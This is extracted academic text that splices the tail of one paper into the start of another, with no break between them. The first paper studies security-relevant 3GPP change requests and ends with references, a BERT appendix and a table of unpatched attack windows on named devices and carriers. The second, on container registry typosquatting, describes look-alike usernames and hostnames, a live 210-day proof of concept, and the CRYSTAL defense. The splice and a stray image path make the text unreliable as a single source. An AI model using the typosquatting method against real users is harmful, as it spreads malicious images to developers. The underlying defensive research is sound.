Among all 1,270 SR-CRs discovered in our research, 453 have not yet been accepted. In-depth analysis of the ecosystem of these SR-CRs is an important issue that has not been covered by our study. It is known that 3GPP *deliberately* leaves some security vulnerabilities (including those in SR-CRs and the problems reported by research papers [41, 57]) unfixed in the specifications or allows protection to be optional, due to various reasons, e.g., performance impacts or implementation complexity [19]. Future research should revisit these problems, both to seek more effective solutions and provoke a public discussion so the presence of these ticking bombs will not be just swept under the rug. Furthermore, considering the chaos that several SR-CRs fixing the same weakness may receive different decisions (accept or not) over time, more works need to be done to understand what kind of vulnerabilities are still unfixed in 3GPP specifications.

6 Related Work

Cellular network vulnerabilities. Previous studies have revealed various security risks in cellular network systems, including both implementation errors and design issues. For example, previous works [18, 27, 35, 36, 50, 58] report both commercial mobile phone and core network implementation vulnerabilities, containing DoS, location tracking, spoofing attack and others. In the meantime, other works focus on discovering security weaknesses in the system design, such as weak cryptographic algorithms for protecting the user plain data [47, 48] and problematic security-critical procedures [31, 32, 34, 38]. Different from these studies, our research aims at understanding the security risks in the 3GPP documentation and the specification design process through analyzing CRs and their management process.

SoK-style papers. There are some prior efforts to survey or systemize the knowledge of key security issues in the cellular network system. Bertino et al. [14] summarize emerging systematic methods for analyzing cellular network security and discussed their limitations. Based on their discovery, the authors further propose an initial security and privacy roadmap for 5G [15]. Rupprecht et al. [46] systematically categorize well-known attacks and defenses from 2G to 5G and map the attacks to proposed defense mechanisms and suggestions for 5G specifications, which helps identify open research questions and challenges for the development of the next-generation cellular network. Unlike these surveys and

SoK researches, we analyzed 3GPP CRs, the records of 3GPP standards' modifications, and discovered not only the weaknesses in the 3GPP specifications but also the risks in the 3GPP ecosystem, such as long-standing attack window.

Security analysis on standard documents. A previous study [55] analyzes security consideration sections (SCSs) and other security-related descriptions in RFCs. Although this work also touches the specification ecosystem (for RFC), it just looks for the mandatory requirement for SCSs in the RFC guideline, and if such section is already present in an RFC, measures the topics the section covers and other information. By comparison, we studied security-related CRs, which are unique for the 3GPP specification development. More importantly, we dived into security implications of these CRs and their management procedure, which leads to the discovery of the security risks in the 3GPP ecosystem never reported before.

7 Conclusion

In this paper, we developed a novel CREEK to recover 1,270 high-confidence SR-CRs. Our measurements on them revealed serious security consequences of specifications and their causes, including design errors and presentation issues, particularly the pervasiveness of misalignment in security-relevant content. Also important is the discovery of a security weakness inherent to the 3GPP ecosystem, which publishes an SR-CR long before the specification has been fixed and related systems have been patched. This opens an attack window, which can be as long as 11 years. Interestingly, we found that some recently reported vulnerabilities are actually related to the SR-CRs published years ago. And we identified 6 are still there today, including 1 weaknesses existing in major carriers. With the trend of SR-CRs not showing any sign of abating, we propose measures to improve the security of the 3GPP ecosystem.

8 Acknowledgment

We would like to thank the anonymous reviewers for their insightful comments, particularly our shepherd Yongdae Kim for the guidance for preparing the final version.

References

[1] 3GPP. https://www.3gpp.org/.

[2] Alliance for Telecommunications Industry Solutions. https://www.atis.org/.

[3] China Communications Standards Association. http://www.ccsa.org.cn/.

[4] Coordinated vulnerability disclosure (cvd). https://www.3gpp.org/specifications/coordinated-vulnerability-disclosure-cvd.

[5] CTIA. https://www.ctia.org/.

[6] Ericsson. https://www.ericsson.com.

[7] GSM Association. https://www.gsma.com/.

[8] Huawei Technologies. https://www.huawei.com.

[9] Qualcomm Technologies International. https://www.qualcomm.com.

[10] SCAT. https://github.com/fgsect/scat.

[11] srsRAN. https://github.com/srsran/srsRAN.

[12] 3GPP. Technical Specification Group working methods. https://www.etsi.org/deliver/etsi_tr/121900_121999/121900/.

[13] Andrew Liptak. Huawei announces its first 5G chip for mobile devices. https://www.theverge.com/2018/2/25/17050296/huawei-balong-5g01-chip-5g-networks-tech-mwc-2018.

[14] Elisa Bertino. It takes a village to secure cellular networks. *IEEE Security & Privacy*, 17(5):96–95, 2019.

[15] Elisa Bertino, Syed Rafiul Hussain, and Omar Chowdhury. 5g security and privacy: A research roadmap. *arXiv preprint arXiv:2003.13604*, 2020.

[16] Yi Chen, Yepeng Yao, XiaoFeng Wang, Dandan Xu, Chang Yue, Xiaozhong Liu, Kai Chen, Haixu Tang, and Baoxu Liu. Bookworm game: Automatic discovery of lte vulnerabilities through documentation analysis. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 1197–1214. IEEE, 2021.

[17] Florent Chiaroni, Mohamed-Cherif Rahal, Nicolas Hueber, and Frédéric Dufaux. Learning with a generative adversarial network from a positive unlabeled dataset for image classification. In *2018 25th IEEE International Conference on Image Processing (ICIP)*, pages 1368–1372. IEEE, 2018.

[18] Merlin Chlosta, David Rupprecht, and Thorsten Holz. On the challenges of automata reconstruction in lte networks. In *WiSec*, 2021.

[19] David Rupprecht. 5G Release-16 Without Mandatory Full-Rate Integrity Protection? https://davidrupprecht.github.io/nianullblog.

[20] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding. *arXiv preprint arXiv:1810.04805*, 2018.

[21] Marthinus C Du Plessis, Gang Niu, and Masashi Sugiyama. Analysis of learning from positive and unlabeled data. *Advances in neural information processing systems*, 27, 2014.

[22] P Fisher et al. Negative binomial distribution. *Annals of Eugenics*, 11:182–787, 1941.

[23] Tieliang Gong, Guangtao Wang, Jieping Ye, Zongben Xu, and Ming Lin. Margin based pu learning. In *Proceedings of the AAAI Conference on Artificial Intelligence*, volume 32, 2018.

[24] Suchin Gururangan, Ana Marasović, Swabha Swayamdipta, Kyle Lo, Iz Beltagy, Doug Downey, and Noah A Smith. Don't stop pretraining: adapt language models to domains and tasks. *arXiv preprint arXiv:2004.10964*, 2020.

[25] Dan Hendrycks and Kevin Gimpel. Bridging nonlinearities and stochastic regularizers with gaussian error linear units. 2016.

[26] Geoffrey Hinton, Nitsh Srivastava, and Kevin Swersky. Neural networks for machine learning. *Coursera, video lectures*, 264(1):2146–2153, 2012.

[27] Byeongdo Hong, Sangwook Bae, and Yongdae Kim. Guti reallocation demystified: Cellular location tracking with changing temporary identifier. In *NDSS*, 2018.

[28] Neil Houlsby, Ferenc Huszár, Zoubin Ghahramani, and Máté Lengyel. Bayesian active learning for classification and preference learning. *arXiv preprint arXiv:1112.5745*, 2011.

[29] Wenpeng Hu, Ran Le, Bing Liu, Feng Ji, Jinwen Ma, Dongyan Zhao, and Rui Yan. Predictive adversarial learning from positive and unlabeled data. In *Proceedings of the AAAI Conference on Artificial Intelligence*, volume 35, pages 7806–7814, 2021.

[30] Zhiheng Huang, Wei Xu, and Kai Yu. Bidirectional lstm-crf models for sequence tagging. *arXiv preprint arXiv:1508.01991*, 2015.

[31] Syed Hussain, Omar Chowdhury, Shagufta Mehnaz, and Elisa Bertino. Lteinspector: A systematic approach for adversarial testing of 4g lte. In *Network and Distributed Systems Security (NDSS) Symposium 2018*, 2018.

[32] Syed Rafiul Hussain, Mitziu Echeverria, Imtiaz Karim, Omar Chowdhury, and Elisa Bertino. 5greasoner: A property-directed security and privacy analysis framework for 5g cellular network protocol. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 669–684, 2019.

[33] Shantanu Jain, Martha White, and Predrag Radivojac. Recovering true classifier performance in positive-unlabeled learning. In *Proceedings of the AAAI Conference on Artificial Intelligence*, volume 31, 2017.

[34] Imtiaz Karim, Syed Rafiul Hussain, and Elisa Bertino. Prochecker: An automated security and privacy analysis framework for 4g lte protocol implementations. In *2021 IEEE 41st International Conference on Distributed Computing Systems (ICDCS)*, pages 773–785. IEEE, 2021.

[35] Eunsoo Kim, Dongkwan Kim, CheolJun Park, Insu Yun, and Yongdae Kim. Basespec: Comparative analysis of baseband software and cellular specifications for l3 protocols. In *Symposium on Network and Distributed System Security (NDSS)(San Diego, CA, USA). ISOC*, 2021.

[36] Hongil Kim, Jiho Lee, Eunkyu Lee, and Yongdae Kim. Touching the untouchables: Dynamic security analysis of the lte control plane. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1153–1168. IEEE, 2019.

[37] Diederik P Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *arXiv preprint arXiv:1412.6980*, 2014.

[38] Denis Foo Kune, John Koelndorfer, Nicholas Hopper, and Yongdae Kim. Location leaks on the gsm air interface. *ISOC NDSS (Feb 2012)*, 2012.

[39] C Linton. Freeman, elementary applied statistics. *New York: John C. Wiley and Sons, Inc*, pages 71–78, 1965.

[40] Yinhan Liu, Myle Ott, Naman Goyal, Jingfei Du, Mandar Joshi, Danqi Chen, Omer Levy, Mike Lewis, Luke Zettlemoyer, and Veselin Stoyanov. Roberta: A robustly optimized bert pretraining approach. *arXiv preprint arXiv:1907.11692*, 2019.

[41] Norbert Ludant and Guevara Noubir. Sigunder: a stealthy 5g low power attack and defenses. In *Proceedings of the 14th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 250–260, 2021.

[42] Subhabrata Mukherjee and Ahmed Awadallah. Uncertainty-aware self-training for few-shot text classification. *Advances in Neural Information Processing Systems*, 33:21199–21212, 2020.

[43] C Park, Sangwook Bae, B Oh, Jiho Lee, Eunkyu Lee, Insu Yun, and Yongdae Kim. Doltest: In-depth downlink negative testing framework for lte devices. In *USENIX Security Symposium*, 2022.

[44] William H Press and Glennys R Farrar. Recursive stratified sampling for multidimensional monte carlo integration. *Computers in Physics*, 4(2):190–195, 1990.

[45] Muhammad Taqi Raza and Songwu Lu. A systematic way to lte testing. In *The 25th Annual International Conference on Mobile Computing and Networking*, MobiCom '19, 2019.

[46] David Rupprecht, Adrian Dabrowski, Thorsten Holz, Edgar Weippl, and Christina Pöpper. On security research towards future mobile network generations. *IEEE Communications Surveys & Tutorials*, 20(3):2518–2542, 2018.

[47] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Call me maybe: Eavesdropping encrypted {LTE} calls with revolte. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 73–88, 2020.

[48] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Imp4gt: Impersonation attacks in 4g networks. In *NDSS*, 2020.

[49] Sean Hollister. Qualcomm announces the Snapdragon 855 processor for 5G phones. https://www.theverge.com/2018/12/4/18125853/qualcomm-snapdragon-855-mobile-processor-announcement.

[50] Altaf Shaik, Ravishankar Borgaonkar, N Asokan, Valtteri Niemi, and Jean-Pierre Seifert. Practical attacks against privacy and availability in 4g/lte mobile communication systems. 2016.

[51] Claude Elwood Shannon. A mathematical theory of communication. *ACM SIGMOBILE mobile computing and communications review*, 5(1):3–55, 2001.

[52] Hidetoshi Shimodaira. Improving predictive inference under covariate shift by weighting the log-likelihood function. *Journal of statistical planning and inference*, 90(2):227–244, 2000.

[53] Nitish Srivastava, Geoffrey Hinton, Alex Krizhevsky, Ilya Sutskever, and Ruslan Salakhutdinov. Dropout: a simple way to prevent neural networks from overfitting. *The journal of machine learning research*, 15(1):1929–1958, 2014.

[54] International Telecommunication Union. ITU-T Recommendation I.130: Method for the characterization of telecommunication services supported by an ISDN and network capabilities of an ISDN. 1989.

[55] Justin Whitaker, Sathvik Prasad, Bradley Reaves, and William Enck. Thou shalt discuss security: Quantifying the impacts of instructions to rfc authors. In *Proceedings of the 5th ACM Workshop on Security Standardisation Research Workshop*, pages 57–68, 2019.

[56] Thomas Wolf, Lysandre Debut, Victor Sanh, Julien Chaumond, Clement Delangue, Anthony Moi, Pierric Cistac, Tim Rault, Rémi Louf, Morgan Funtowicz, et al. Transformers: State-of-the-art natural language processing. In *Proceedings of the 2020 conference on empirical methods in natural language processing: system demonstrations*, pages 38–45, 2020.

[57] Hojoon Yang, Sangwook Bae, Mincheol Son, Hongil Kim, Song Min Kim, and Yongdae Kim. Hiding in plain signal: Physical signal overshadowing attack on {LTE}. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 55–72, 2019.

[58] Chuan Yu and Shuhui Chen. On effects of mobility management signalling based dos attacks against lte terminals. In *2019 IEEE 38th International Performance Computing and Communications Conference (IPCCC)*, pages 1–8. IEEE, 2019.

[59] Chuang Zhang, Dexin Ren, Tongliang Liu, Jian Yang, and Chen Gong. Positive and unlabeled learning with label disambiguation. In *IJCAI*, pages 4250–4256, 2019.

[60] Yukun Zhu, Ryan Kiros, Rich Zemel, Ruslan Salakhutdinov, Raquel Urtasun, Antonio Torralba, and Sanja Fidler. Aligning books and movies: Towards story-like visual explanations by watching movies and reading books. In *Proceedings of the IEEE international conference on computer vision*, pages 19–27, 2015.

APPENDIX

A Implementation Details

A.1 Fine-tuning BERT

We use 3GPP specifications for BERT fine-tuning. We transformed these documents into "docx" format by LibreOffice software and stored in plain text ("txt" format) through python-docx library. Totally, we collected 1,318,364 sentences in 1546 specifications exclude menus, titles and failures during our processing.

For fine-tuning BERT on 3GPP corpus, we establish two objectives: *Masked Language Model (MLM)* and *Security Specification Classification (SSC)*. The MLM objective is to train our BERT to predict randomly masked words in a sentence. According to the experience reported in [40], we randomly select 15% words in each sentence and mask them by replacing with a special token [MASK]. We use the cross entropy loss for MLM objective. The SSC objective is to train our BERT to judge whether a given text belongs to security specifications. We use binary cross entropy function as the loss function for SSC.

Table 7: Summary of SR-CRs attack windows in commercial system

Note1: The more detailed vulnerability information can be found in our website. Note2: To protect the basebands and network operators, the three works [31, 36, 50] keep them anonymous. Time$_1$: specification update date for a SR-CR (yyyy/mm/dd). Time$_2$: the release date of a vulnerable device / the time the problems confirmed in our experiments / the year the related papers were published. Attack window: minimum estimated number of years.

id	CR	Time1	Time2	Attack Window	System	Reporter
1	C1-101068	2010/03/31	2019	8.7 years	Two commercial carrier networks	Kim et.al [36]
2	S3-091802	2009/12/18	2018	8.0 years	Four major U.S. network operators	Hussain et.al [31]
3	C1-101252	2010/03/31	2018	7.7 years	Four major U.S. network operators	Hussain et.al [31]
4	C1-135219	2013/12/20	2021	7.0 years	China Unicom	Chen et.al [16]
5	C1-141405	2014/06/27	2021	6.5 years	China Unicom	Chen et.al [16]
6	C1-094446	2009/12/17	2015/09/29	5.7 years	Google Nexus 6P	Chen et.al [16]
			2021/10/01	11.7 years	Google Nexus 6P	Our paper
7	C1-095712	2009/12/17	2015/09/10	5.7 years	iPhone 6sp	Yu et.al [58]
			2021/10/01	11.7 years	Samsung Galaxy S10, Google Pixel 3, Google Nexus 6P	Our paper
8	C1-112809	2011/09/28	2017/06/16	5.7 years	Honor 9	Yu et.al [58]
			2016/12/01	5.1 years	M5 Note	Yu et.al [58]
			2015/09/10	3.9 years	iPhone 6sp	Yu et.al [58]
			2021/10/01	10.0 years	Google Pixel 3	Our paper
9	R2-103442	2010/06/18	2016	5.5 years	four major basebands	Shaik et.al [50]
10	C1-132662	2013/06/27	2015/09/10	2.2 years	iPhone 6sp	Yu et.al [58]
			2021/10/01	8.2 years	Samsung Galaxy S10, Google Pixel 3, Google Nexus 6P	Our paper
11	C1-172658	2017/06/16	2019	1.5 years	two commercial carrier networks	Kim et.al [36]
12	C1-154699	2015/12/18	2017/06/16	1.4 years	Honor 9	Yu et.al [58]
			2016/12/01	0.9 years	M5 Note	Yu et.al [58]
13	C1-161448	2016/03/18	2017/06/16	1.2 years	Honor 9	Yu et.al [58]
			2016/12/01	0.7 years	M5 Note	Yu et.al [58]
			2021/10/01	5.5 years	Samsung Galaxy S10, Google Pixel 3	Our paper
14	S3-161217	2016/09/30	2021/10/01	5.0 years	Three major commercial carriers	Our paper

The positive training text of SSC comes from 39,608 sentences in 71 specifications. Referring [24], we extend each sentence to a predefined maximum text length (512 words) by the following sentences. The same extension is done on the negative text in the rest specifications. To balance the ratio of positive and negative training text, we randomly sample the same number of positive and negative samples in each minibatch.

We let our BERT learn the MLM objective prior to SSC objective by setting the weight of MLM objective as 1 and weight of SSC objective as $1e^{-3}$. Following [40], our BERT is optimized with Adam optimizer [37] using the following parameters: $\beta 1 = 0.9$, $\beta 2 = 0.999$, $eps = 1e^{-6}$ and L2 weight decay of 0.01. The learning rate is warmed up over the first 10,000 steps to a peak value of $1e^{-4}$, and then linearly decayed. BERT trains with a dropout of 0.1 on all layers and attention weights, and a GELU activation function [25]. Models are pretrained for 1,000,000 iterations, with minibatch of batch size 256 and input text with maximum length 512 words.

A.2 Self-training improvement

After training a classifier $\hat{C}$ through our PU learning algorithm, we leverage self-training on unlabeled data to strengthen the distinguishability of our classifier. Specifically, the self-training process runs in teacher-student iterations (Section 2.2). We want the student model learn to produce high confident prediction on those instances that teacher model has less doubt on. For measuring the prediction uncertainty of our model, we exploited BALD with the help of the dropout distribution of the model parameters [53].

Specifically, BALD selects the unlabeled samples $\mathbf{x_u}$ that maximize information gain between the current predictions and the posterior predictions of $\mathbf{x_u}$ after incorporating the labeled samples into the model:

$$\mathcal{B}(y_u, W|\mathbf{x_u}, D'_u) = \mathbf{H}[y_u|\mathbf{x_u}, D'_u] - \mathbf{E}_{p(W|D'_u)}[\mathbf{H}[y_u|\mathbf{x_u}, W]] \tag{10}$$

where $\mathbf{H}[y_u|\mathbf{x_u}, W]$ is the entropy of y_u given $\mathbf{x_u}$ under model parameters W, and D'_u is the pseudo-labeled unknown dataset. Based on dropout distribution, an approximation of Eq. 10 can be obtained by Monte-Carlo integration [44] as:

$$\begin{aligned}&\widehat{\mathcal{B}}(y_u, W|\mathbf{x_u}, D'_u)\\ &= -\Sigma_c(\tfrac{1}{T}\Sigma_t \hat{p}^t_c)\log(\tfrac{1}{T}\Sigma_t \hat{p}^t_c) + \tfrac{1}{T}\Sigma_{t,c}\hat{p}^t_c \log(\hat{p}^t_c)\end{aligned} \tag{11}$$

where, $\hat{p}^t_c = p(g^{\widetilde{W}_t}(\mathbf{x_u}) = c)$, $\widetilde{W}_t \in \{\widetilde{W}_1, ..., \widetilde{W}_T\}$. $\hat{p}^t_c$ is the probability that a model $g^{\widetilde{W}_t}$ with dropout sampled weights $\widetilde{W}_t$ judges $\mathbf{x_u}$ belongs to c. Using this empirical approximation of BALD, we can select those less uncertain instance $\mathbf{x_u}$ with high $p^{easy}_c(\mathbf{x_u}) = \frac{1-\widehat{\mathcal{B}}(y_u, W|\mathbf{x_u}, D'_u)}{\sum_{\mathbf{x_u}\in\{\mathbf{x_u}:y_u=c\}} 1-\widehat{\mathcal{B}}(y_u, W|\mathbf{x_u}, D'_u)}$. After selecting a set of uncertain instances, we also use the predictive variance [42] $Var(y) = Var[(y|W, \mathbf{x_u})] + \mathbf{E}[Var(y|W, \mathbf{x_u})]$ to weight those selected instances, as Eq. 11 only considers the prediction mean ($\frac{1}{T}\Sigma_t \hat{p}^t_c$)). Gathering them all, we optimize the following objective on unlabeled instances:

$$\min_W \mathbf{E}_{x_u \sim p^{easy}_c(\mathbf{x_u})} \mathbf{E}_{y \sim g^{W^*}(\mathbf{x_u})}[\log p(y|g^W(\mathbf{x_u})) \cdot Var(y)] \tag{12}$$

where $g^{W^*}(\cdot)$ is the teacher model (optimal model in the last teacher-student iteration). Note that Eq. 12 equals to weighting the BALD selected instances with $\log(\frac{-1}{Var(y)})$. This weighting scheme emphasizes those instances with low variance results predicted by T dropout sampled models.

Exploring the Unchartered Space of Container Registry Typosquatting

Guannan Liu
Virginia Tech

Xing Gao
University of Delaware

Haining Wang
Virginia Tech

Kun Sun
George Mason University

Abstract

With the increasing popularity of containerized applications, container registries have hosted millions of repositories that allow developers to store, manage, and share their software. Unfortunately, they have also become a hotbed for adversaries to spread malicious images to the public. In this paper, we present the first in-depth study on the vulnerability of container registries to typosquatting attacks, in which adversaries intentionally upload malicious images with an identification similar to that of a benign image so that users may accidentally download malicious images due to typos. We demonstrate that such typosquatting attacks could pose a serious security threat in both public and private registries as well as across multiple platforms. To shed light on the container registry typosquatting threat, we first conduct a measurement study and a 210-day proof-of-concept exploitation on public container registries, revealing that human users indeed make random typos and download unwanted container images. We also systematically investigate attack vectors on private registries and reveal that its naming space is open and could be easily exploited for launching a typosquatting attack. In addition, for a typosquatting attack across multiple platforms, we demonstrate that adversaries can easily self-host malicious registries or exploit existing container registries to manipulate repositories with similar identifications. Finally, we propose CRYSTAL, a lightweight extension to existing image management, which effectively defends against typosquatting attacks from both container users and registries.

1 Introduction

Container technology such as Docker has been widely adopted in cloud computing [1–4], edge computing [5], high-performance computing [6], and serverless computing [7, 8] for its favorable multi-tenancy isolation [9], near-native performance [10], and excellent support on continuous integration/-continuous delivery (CI/CD) [11]. One of the distinct features is that Docker wraps applications and their dependencies (e.g., code, runtime, system tools and libraries) into an image, enabling fast software delivery and easy portability. This attracts developers to publish images on container registries for maintaining and managing images. Many enterprises, including Docker Hub, Google, and Amazon, provide container registry services targeting both open-source community and private software developers. For example, Docker Hub, one of the largest container registries in the market, maintains hundreds of terabytes of data with a growing rate of about 1,500 new public repositories (i.e., one or more versions of a specific Docker image) daily [12].

With the ever-increasing demand of container services, security incidents inevitably exist in container registries. Users might immediately suffer various attacks if they download and execute malicious container images. It has been reported that 60% of the organizations utilizing containers are affected by container security issues [13]. In 2018, Docker Hub uncovered 17 malicious images containing backdoors for mining cryptocurrency using a victim's system [14]. These images attract more than 5 million pull counts, accumulating approximately $90,000 worth of cryptocurrency for attackers. Palo Alto Networks [15] has reported 117 unsecured container registries on the market, allowing unauthorized push, pull, and delete operations on their hosted repositories. Adversaries can also infect victims' systems by deploying images with malicious code or directly downloading malicious software during runtime [16].

One prerequisite for the threats above is that adversaries need to trick users to download malicious images on registries. This is not a simple task, as registries (e.g., Docker Hub) often rank the images based on the download counts, and users also tend to pull those popular images. However, we reveal a new vulnerability that adversaries can exploit to easily distribute malicious images at a low cost by abusing the typosquatting in container registries. In particular, container registries utilize a fully qualified image identification (FQID) to identify an image. Users also rely on this unique identity to pull images from registries. Adversaries can create an FQID similar to those of benign images, and then users could accidentally download malicious images if they make a typo. Such a typosquatting attack on popular images could pose a serious

threat of spreading malicious container images.

In this paper, we systematically investigate the feasibility of launching typosquatting attacks on container registries in three scenarios: public registries, private registries, and across platforms. To form the basis, we first conduct a measurement study on two widely used public registries, Docker Hub and Quay.io, to understand the existing image naming mechanism. We discover that tens of thousands of repositories have remarkably similar FQIDs, implying that the current naming system of container registries is vulnerable to typosquatting. To demonstrate the severity of typosquatting, we further consider five types of common typosquatting and upload about 4,000 typosquatting images targeting 10 usernames in Docker Hub with the approval from the Internal Review Board (IRB) of our institution. We observe that our typosquatting images are constantly downloaded by users, and attract more than 40,000 pull counts by the end of a 210-day experiment. Meanwhile, out of 10 targeted users, only one user's typosquatting images (contributing 3,867 downloading counts) are deleted by the Docker Hub on day 105. Such an observation indicates that typosquatting attacks pose a serious threat to public registries.

We further uncover attack vectors in private registries, exploiting the image management policy adopted by five large private registries. The typosquatting attacks might happen involving both the project-ID (e.g., username) of the image identification and the region code defined by each registry. We find that most existing private registries allow users to directly name their repositories, and thus adversaries can intentionally upload images with the exact same image name but typosquat their project-IDs similar to that of an existing repository. We also conduct a 60-day experiment demonstrating that the typosquatting attacks could pose security threats to private registries. In addition, the typosquatting attack might also occur across different registries. Particularly, users may unintentionally obtain container images from undesired registries when they mistype or forget to provide the hostname of the image FQIDs. Adversaries can then exploit it by registering typosquatting domain names and host malicious registries.

Finally, we propose a lightweight defense system named CRYSTAL (Container RegistrY SquaTting ALarm) to mitigate the container registry typosquatting threat from both registry and user sides. Specifically, CRYSTAL can be used on the registry end to detect potentially conflicting usernames. Based on the detection result, registries can prevent co-existence of similar usernames. The same process can also be utilized on the user end to inform users about the potential conflicting and typosquatting image names by executing an FQID comparison and keyword search prior to the downloading process. It enables users to further confirm the FQIDs of their desired images. We develop a prototype on the user end based on top of the Docker *pull* command and evaluate the tool on Docker Hub. The evaluation results show that CRYSTAL can achieve high accuracy with minimal overhead.

2 Background

2.1 Container Registry

Container registry serves as a centralized storage that allows many users to facilitate, manage, and share their images. In this paper, we focus on Docker containers where users interact with a registry by using the Docker Command-Line Interface (CLI). Particularly, for downloading container images, users issue the Docker *pull* command followed by the FQID of the desired image from a configured registry.

Typically, an FQID consists of three major fields: hostname, username (also referred to as project-ID), and image name, with the format of *example.com/username/image*. The hostname is defined by the container registry to distinguish the hosting server. It contains a mandatory domain name of the hosting registry and some additional information, such as region code and account ID. Docker Hub is the default registry used by the Docker CLI. If the hostname is not specified in the FQID, users will interact with Docker Hub directly. A username (project-ID) serves as a unique collection of image repositories established by users. When downloading a container image from a registry, a user should provide the correct FQID of the desired image.

Public Registry. Public registries, such as Docker Hub and Quay.io, usually provide unlimited image storage for free as long as the repositories are publicly accessible. Public registries require developers to provide unique usernames when registering their accounts. Users can then upload Docker images under their unique usernames. By default, uploaded images are set as public repositories and are free to download by any users without any authentication or authorization.

Private Registry. Private registries have different repository management policies. In private registries, account owners are charged based on the amount of storage used to host their images and the network bandwidth for both uploading and downloading container images. Usually, each account contains one or more project-IDs (similar to usernames), in which developers can further establish image repositories. The account owner can authorize other users to download or modify the repositories. Some private registries also allow developers to make their repositories publicly available, allowing access to the image without any authentication or authorization.

2.2 Typosquatting

Originally, typosquatting refers to a URL hijacking attack targeting Internet users who make typing mistakes when inputting domain names [17]. While significant efforts have been devoted to understanding domain name typosquatting [18, 19], the current definition of typosquatting has been expanded to include more scenarios sharing similar attack behaviors and characteristics, such as email typosquatting [20] and mobile app typosquatting [21].

Squatting Type	Example
Duplication (AD)	alice ⇨ al**ii**ce
Deletion (DE)	alice ⇨ al**ie**
Permutation (SW)	alice ⇨ a**il**ce
Misinterpretation (MI)	alice ⇨ a**1**ice
Fat-Finger (FF)	alice ⇨ alic**3**

Table 1: Different types of typosquatting with abbreviations and examples.

It has been shown that people are more likely to make typos that involve a one-character distance, also called as Damerau-Levenshtein (DL) distance one [22]. Specifically, DL-1 typos can be categorized into four common types: character-addition, character-omission, character-permutation, and character-substitution. While the first two types are self-explained, character-permutation refers to swapping two adjacent characters, and character-substitution means replacing one character in a string with another character.

Misinterpretation (MI) represents the potential incidents when users misinterpret two characters that look like each other. For example, users misinterpret the "l"(el) in "alice" as "1"(one) and use "a1ice" in the download process. More recent studies suggest that fat-finger [23] (two characters are close to each other on the keyboard) may also yield higher chances of typing mistakes. While other types of typosquatting (e.g., the missing-dot typo [24]) are also common in many scenarios, they are not necessarily suitable for container registry typosquatting. Many container registries, such as Docker Hub and Quay.io, do not support special characters (such as ".", "_", or "-") in either `username` or `image name` of FQIDs. In this work, we only focus on typosquatting for English letters and numeric numbers. Table 1 shows examples of the different types of typosquatting considered in this paper.

3 Container Registry Typosquatting

3.1 Threat Overview

As mentioned above, to download an image from a registry, users need to initiate a *pull* Docker CLI command followed by the FQID of the target image. Some developers (e.g., developers who use Linux Server that only supports command-line input) may download container images by manually typing their FQIDs. These developers are vulnerable to container typosquatting attacks.

Figure 1 presents an example of pull image `reg.com/alice/linux`, representing the target image (`linux`) from the desired hosting registry (`reg.com`) under the username `alice`. The problem is that the Docker pull command is often issued in a console environment, and thus it is not protected by any spelling check functionality. In many cases, it does not require any authentication or authorization for users to pull an image. Thus, users might unintentionally




Figure 1: Overview of two cases of container registry typosquatting.

download other images when typos are made in the FQID. In the existing container registry infrastructure, all repositories under the username `alice` are managed by the same user and cannot be modified by others. As a result, even if a typo is made in the image name, the user will obtain an unwanted container image, but it will still be managed by the same owner (e.g., `alice`). Unless attackers can gain access to the account with username `alice` in registry `reg.com`, they cannot upload malicious images. However, there are two cases (❶❷ in Figure 1) in which users might pull an image maintained by malicious developers when typos happen.

Case ❶ represents the case of when users mistype in the username field of the FQID (`a1ice` instead of `alice`). This pull request still reaches the desired hosting registry (`reg.com`), but it enters a different username to pull the image `linux`. If the image `linux` exists in `a1ice`, the CLI will download the image automatically; otherwise, an error message will be reported. Therefore, adversaries can intentionally obtain the username `a1ice` to bait users to download malicious images. Also, this type of typosquatting is possible in both public and private registries.

Case ❷ illustrates a cross-platform typosquatting scenario, where a user makes a typing mistake in the hostname field. The download request reaches an undesired container registry (`regg.com`), instead of `reg.com`. As a result, the user unknowingly obtains a container image with the same name (e.g., `linux`) under the same username `alice`, but from an undesired registry.

Typosquatting case ❷ can occur in existing container registries that share similar hostnames. Additionally, adversaries can utilize previously effective domain typosquatting techniques [25] to reserve a typosquatting domain hosting malicious registries by themselves.

3.2 Threat Model

The goal of container registry typosquatting attacks is to distribute malicious container images by exploiting the potential typos made by container users. Adversaries attempt

Registry	Hostname	Repository	Username	Typosquatting Pairs	DL-1 Username		DL-2 Username	
					Identical Image	Total	Identical Image	Total
Docker Hub	docker.io (default)	416,087	246,080	22,386	16,660 (22.1%)	75,312	37,816 (15.6%)	242,998
Quay.io	quay.io	21,409	6,475	85	47 (39.5%)	119	168 (8.3%)	2,042

Table 2: Overview of public container registries.

to generate multiple typosquatting FQIDs similar to those of existing benign images, and bait users to pull images from a malicious repository. The target can be images in both public and private registries, with popular images being preferable. Adversaries can be simply normal container registry users without any privileges/inside information, and they can utilize the public information provided by the registry to select targets. For some private registries used by teams and organizations, adversaries might be one of the members who know the FQIDs of existing images. In all cases, adversaries only upload images into their own repositories, without compromising the registry or others' accounts.

To launch a typosquatting attack, adversaries first need to obtain the necessary information, such as the FQIDs of targeted (existing) images. This can be achieved by directly browsing or searching repositories inside the existing container registries. For example, Docker Hub allows users to search repositories with particular names and provides the pull count information. Adversaries can also register the target FQID in the registries to check the availability. Then, adversaries can generate and register related typosquatting FQIDs and further push malicious images.

